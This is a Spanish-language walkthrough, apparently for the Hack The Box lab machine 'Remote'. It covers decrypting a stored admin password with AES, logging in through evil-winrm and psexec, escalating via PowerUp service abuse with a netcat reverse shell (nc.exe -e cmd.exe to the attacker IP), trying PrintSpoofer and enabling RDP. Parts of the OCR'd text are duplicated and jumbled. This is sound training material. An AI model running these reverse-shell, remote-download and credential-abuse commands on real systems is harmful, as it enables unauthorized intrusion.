The screenshot shows the CyberChef interface with an "AES Decrypt" recipe selected. The "Input" field contains a long hex string: 255155281152141072064917265621741927707988471082262092252432181261415510738577891. The "Key" field shows the value 0602000000a40000525341310004... in HEX format. The "IV" field shows the value 3762F25EA8D704 in HEX format, and the "Mode" is set to CBC. Below the input fields, there are "Input" and "Output" sections, both currently set to "Raw". In the "Output" section, the message "Unable to decrypt input with these parameters." is displayed. The interface has a clean, modern design with a light gray background and white text.

entonces basandose en el script de rubi y siguiendo el tutuorial de savitar desarrollamos el siguiente codigo en python

```

GNU nano 7.2
from itertools import product
from Crypto.Cipher import AES
import Crypto.Cipher.AES

#llaves iv y key
IV= b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
key=b"\x06\x02\x00\x00\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
decipher=AES.new(key,AES.MODE_CBC,IV)
#se coloca el SecurityPasswordAES separado por comas
texto=bytes([255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91])
textoplano=decipher.decrypt(texto).decode()
print(textoplano)

```

```

from itertools import product
from Crypto.Cipher import AES
import Crypto.Cipher.AES

```

```

#llaves iv y key
IV= b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
key=b"\x06\x02\x00\x00\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
decipher=AES.new(key,AES.MODE_CBC,IV)
#se coloca el SecurityPasswordAES separado por comas
texto=bytes([255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91])
textoplano=decipher.decrypt(texto).decode()
print(textoplano)

```

para colocar el SecurityPasswordAES separado por comas hacemos utilzamos el comando tr que hace es
remplazar en este caso remplazmos
los saltos de lineas por comas es decir \n por ,

```

echo '255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
..... z

```

```

57
78
91' | tr '\n' ','

para colocar el SecurityPasswordAES separado por comas hacemos utilzamos el comando tr para
los saltos de lineas por comas es decir \n por ,

255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91,

```

al ejecutar encontramos

python3 decrypAES_256_CBC.py

```

~/machineshtb/Remote
python3 decrypAES_256_CBC.py
!R3m0te!
19
27
70
79
88

```

!R3m0te!

con esto podemos probar con crackmapexec a ver si obtenemos la acceso a administrator
crackmapexec winrm 10.10.10.180 -u 'Administrator' -p '!R3m0te!'

```

~/machineshtb/Remote
crackmapexec winrm 10.10.10.180 -u 'Administrator' -p '!R3m0te!'
SMB      10.10.10.180  5985  REMOTE          [*] Windows 10.0 Build 17763 (name:REMOTE) (domain:remote)
HTTP     10.10.10.180  5985  REMOTE          [*] http://10.10.10.180:5985/wsman
WINRM   10.10.10.180  5985  REMOTE          [+] remote\Administrator:!R3m0te! (Pwn3d!)

~/machineshtb/Remote
91' | tr '\n' ','

para colocar el SecurityPasswordAES separado por comas ha
los saltos de lineas por comas es decir \n por ,
255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218

```

hay pwned aqui podemos loguearnos con evilwin o psexec

evil-winrm -i 10.10.10.180 -u 'Administrator' -p '!R3m0te!'

```

evil-winrm -i 10.10.10.180 -u 'Administrator' -p '!R3m0te!'
Remote

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

impacket-psexec administrator@10.10.10.180

```

└─ impacket-psexec administrator@10.10.10.180: \Users\Administrat
Impacket v0.11.0 - Copyright 2023 Fortra
*Evil-WinRM* PS C:\Users\Administrat
Password:
[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$ 
[*] Uploading file BpACcWpA.exe
[*] Opening SVCManager on 10.10.10.180
[*] Creating service WisL on 10.10.10.180.....
[*] Starting service WisL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>

```

Segunda Forma Service UsoSvc (PowerUp.ps1)

Con el script PowerUp.ps1 podemos evaluar varias vias de escalar privilegios basandonos en la guia de la maquina chatterbox
descargo el script de github

```

← → C ⌂ https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP
}

$ReturnTypes = @{}

foreach ($Key in $TypeHash.Keys)
{
    $Type = $TypeHash[$Key].CreateType()
    $ReturnTypes[$Key] = $Type
}

return $ReturnTypes
}

function psenum {
<#
.SYNOPSIS

Creates an in-memory enumeration for use in your PowerShell session.

Author: Matthew Graeber (@mattifestation)
License: BSD 3-Clause
Required Dependencies: None

```

wget <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1>

```

-- wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
-2024-01-27 13:49:36-- https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443...! tent connected.
HTTP request sent, awaiting response... 200 OK
Length: 600580 (587K) [text/plain]
Saving to: 'PowerUp.ps1'

[PowerUp.ps1] 100%[=====] 600580/600580
2024-01-27 13:49:36 (39.5 MB/s) - 'PowerUp.ps1' saved [600580/600580]

~/machineshtb/Remote

```


modifico el script al igual que nishang y añado la linea Invoke-AllChecks que de hecho esta al final solo hay que agregarla

```

4987
4988 Set-Alias Get-CurrentUserTokenGroupSid Get-ProcessTokenGroup
4989 Set-Alias Invoke-AllChecks Invoke-PrivescAudit
4990 Invoke-AllChecks

```

guardamos y transferimos por medio de IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.18:2000/PowerUp.ps1')



Directory listing for /

- [.Remote.ctb~](#)
- [.Remote.ctb~~](#)
- [.Remote.ctb~~~](#)
- [46153.py](#)
- [decrypAES_256_CBC.py](#)
- [nishangps.ps1](#)
- [passteamdecrypt.py](#)
- [PowerUp.ps1](#)
- [Remote.ctb](#)
- [Remote.pdf](#)

```

PS C:\windows\Temp\Powerup> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.18:2000/PowerUp.ps1')
    4988 Set-Alias Invoke-AllChecks Invoke-PrivescAudit
    4990 Invoke-AllChecks

Privilege : SeImpersonatePrivilege
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 3176
ProcessId : 3432
Name : 3432
Check : Process Token Privileges
ServiceName : UsoSvc
Path : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart : True
Name : UsoSvc
Check : Modifiable Services
UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files
    • Remote.pdf~~
    • 46153.py
    • decrypAES_256_CBC.py

PS C:\windows\Temp\Powerup> Get-ChildItem : Access to the path 'C:\ProgramData\USOPrivate' is denied.
At line:4516 char:21
+ ... $XMLFiles = Get-ChildItem -Path $AllUsers -Recurse -Include 'Groups.x ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\ProgramData\USOPrivate:String) [Get-ChildItem], UnauthorizedAccess
Exception
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

```

aqui econtramos que se puede abusar de la funcion Invoke-ServiceAbuse -Name 'UsoSvc' la idea es utilizar nectac y que nos entregue una shell con permisos de administrador copiamos netcat cp /usr/share/windows-resources/binaries/nc.exe .

```

~/machineshtb/Remote
└── locate nc.exe
/home/kali/machineshtb/Arctic/nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/home/kali/machineshtb/Bounty/nc.exe
/home/kali/machineshtb/Buff/nc.exe
/home/kali/machineshtb/Devel/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/SecNotes/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

Check      : Process Token Privileges
ServiceName: UsoSvc
Path       : C:\Windows\system32\svc
StartName  : LocalSystem
AbuseFunction: Invoke-ServiceAbuse -Name
CanRestart : True
Name      : UsoSvc
Check      : Modifiable Services
Name      : C:\Windows\Panther\Unatt
Check      : Unattended Install Files

~/machineshtb/Remote
└── cp /usr/share/windows-resources/binaries/nc.exe .

PS C:\windows\Temp\Powerup> Get-ChildItem
At line:4516 char:21
+ ... $XMLFiles = Get-ChildItem -Path $PowerupPath
+
+ CategoryInfo          : PermissionDenied: (Powerup\nc.exe) [Get-ChildItem]
+ CategoryInfo          : RemoteSigned: (Powerup\nc.exe) [Get-ChildItem]
+ FullyQualifiedErrorId : DirUnauthorizedAccess,Get-ChildItem

```

lo transferimos

curl <http://10.10.14.18:2000/nc.exe> -o nc.exe

```

PS C:\windows\Temp\Powerup> cp /usr/share/windows-resources/binaries/nc.exe .
PS C:\windows\Temp\Powerup> curl http://10.10.14.18:2000/nc.exe -o nc.exe
PS C:\windows\Temp\Powerup> ls
~/machineshtb/Remote
Directory: C:\windows\Temp\Powerup
Mode                LastWriteTime        Length Name
----                -              ----- ----
-a---- 1/27/2024 3:20 PM           59392 nc.exe

PS C:\windows\Temp\Powerup>
[0: 0:zsh 1:zsh 2:zsh 3:zsh 4:[tmux]]
```

hacemos uso de la funcion Invoke-ServiceAbuse -Name 'UsoSvc' de la siguiente forma

Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command

Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\windows\Temp\Powerup\nc.exe -e cmd.exe"

10.10.14.18 222"

```
PS C:\windows\Temp\Powerup> Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\windows\Temp\Powerup\nc.exe -e cmd.exe 10.10.14.18 222"
PS C:\windows\Temp\Powerup>
[REDACTED]
hacemos uso de la funcion Invoke-ServiceAbuse -Name 'UsoSvc' de la siguiente forma
Invoke-ServiceAbuse -ServiceName 'UsoSvc' -Command "C:\windows\temp\Powerup\nc.exe -e cmd.exe 10.10.14.18 222"
```

y ya somos nt authority\system

```
~/machineshtb/Remote
rlwrap nc -lvpn 222
listening on [any] 222 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.180] 49719
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoamli
whoamli
'whoamli' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

TERCERA FORMA SeImpersonatePrivilege (PrintSpoofer.exe)

si hacemos un whoami /priv econtramos que el privilegio SeImpersonatePrivilege esta habilitado

whoami /priv

```

PS C:\windows\Temp\Powerup> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process    Disabled
SeAuditPrivilege          Generate security audits           Disabled
SeChangeNotifyPrivilege   Bypass traverse checking            Enabled
SeImpersonatePrivilege    Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege    Create global objects             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
PS C:\windows\Temp\Powerup>

```

para validar si podemos abusar de este privilegio requerimos identificar la version o build del windows systeminfo

```

PS C:\windows\Temp\Powerup>
PS C:\windows\Temp\Powerup>C:\Windows\system32>whoami
PS C:\windows\Temp\Powerup> systeminfo

Host Name:                  REMOTE
OS Name:                    Microsoft Windows Server 2019 Standard
OS Version:                 10.0.17763 N/A Build 17763
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Standalone Server

```

windows 2019 build 17763 el cual segun la siguiente web es vulnerable al PrintSpoofer

<https://juggernaut-sec.com/seimpersonateprivilege/>

[#Impersonating the Local SYSTEM Account with PrintSpoofer](#)

vamos a git hub y descargamos el .exe de 64

<https://github.com/itm4n/PrintSpoofer/releases/tag/v1.0>

Compiled binaries

▼ Assets 4

PrintSpoof32.exe

PrintSpoof64.exe

Source code (zip)

Source code (tar.gz)

```
wget https://github.com/itm4n/PrintSpoof/releases/download/v1.0/PrintSpoof64.exe
```

```
~/machineshtb/Remote  ✓  14:37:04
ls
46153.py      nishangps.ps1      PrintSpoof64.exe
decrypAES_256_CBC.py  passteamdecrypt.py  Remote.ctb
nc.exe        PowerUp.ps1       Remote.pdf
```



```
~/machineshtb/Remote  ✓  14:37:05
```

transferimos

```
curl http://10.10.14.18:2000/PrintSpoof64.exe -o spoof.exe
```

```
PS C:\windows\Temp\Powerup> curl http://10.10.14.18:2000/PrintSpoof64.exe -o spoof.exe
PS C:\windows\Temp\Powerup> dir
```

Directory: C:\windows\Temp\Powerup

▼ Assets 4

Mode	LastWriteTime	PrintSpoof64.exe	Length	Name
----	-----	-----	-----	-----
-a---	1/27/2024 3:20 PM	PrintSpoof64.exe	59392	nc.exe
-a---	1/27/2024 3:38 PM		27136	spoof.exe

Source code (zip)

Source code (tar.gz)

y ejecutamos con

```
.\spoof.exe -i -c cmd
```

```
PS C:\windows\Temp\Powerup> ./spoof.exe -i -c cmd
```

After transferring a copy of vcruntime140.dll to our attacker

We will not be able to move the file to the default location of the folder, it should work.

```
C:\temp>dir  
dir  
Volume in drive C has no label.
```

pero no agarro validando parece que parcharon la maquina para que no fuera tan facil escalar .

EXTRA HABILITAR EL RDP CON CRACKMAPEXEC

para habilitarlo hay una utilidad de crackmapexec smb que es **-M rdp -o action=enable** el cual nos permite habilitar el puerto 3389 de rdp

```
crackmapexec smb 10.10.10.180 -u 'Administrator' -p '!R3m0te!' -M rdp -o action=enable
```

```
crackmapexec smb 10.10.10.180 -u 'Administrator' -p '!R3m0te!' -M rdp -o action=enable  
SMB      10.10.10.180  445  REMOTE  [+] Windows 10.0 Build 17763 x64 (name:REMOTE) (domain:remote) (signing:False) (SMBv1:False)  
SMB      10.10.10.180  445  REMOTE  [+] remote\Administrator:!R3m0te! (Pwn3d!)  
RDP      10.10.10.180  445  REMOTE  [+] RDP enabled successfully  
~/machineshtb/Remote
```

validamos con nmap

```
map -Pn -p3389 -sCV 10.10.10.180 -T4
```

```
nmap -Pn -p3389 -sCV 10.10.10.180 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 15:11 -05
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.073s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-27T21:11:40+00:00;+59m55s from scanner/time
| rdp-ntlm-info:
| Target_Name: REMOTE
| NetBIOS_Domain_Name: REMOTE
| NetBIOS_Computer_Name: REMOTE
| DNS_Domain_Name: remote
| DNS_Computer_Name: remote
| Product_Version: 10.0.17763
|_ System_Time: 2024-01-27T21:11:39+00:00
| ssl-cert: Subject: commonName=remote
| Not valid before: 2024-01-26T21:10:49
|_Not valid after: 2024-07-27T21:10:49
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 59m54s, deviation: 0s, median: 59m54s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```

~/machineshtb/Remote

utilizamos xfreerpd

xfreerdp /u:Administrator /p:'!R3m0te!' /v:10.10.10.180

sin embargo se logro abrir un rdp pero luego se daño y ya no funciono mas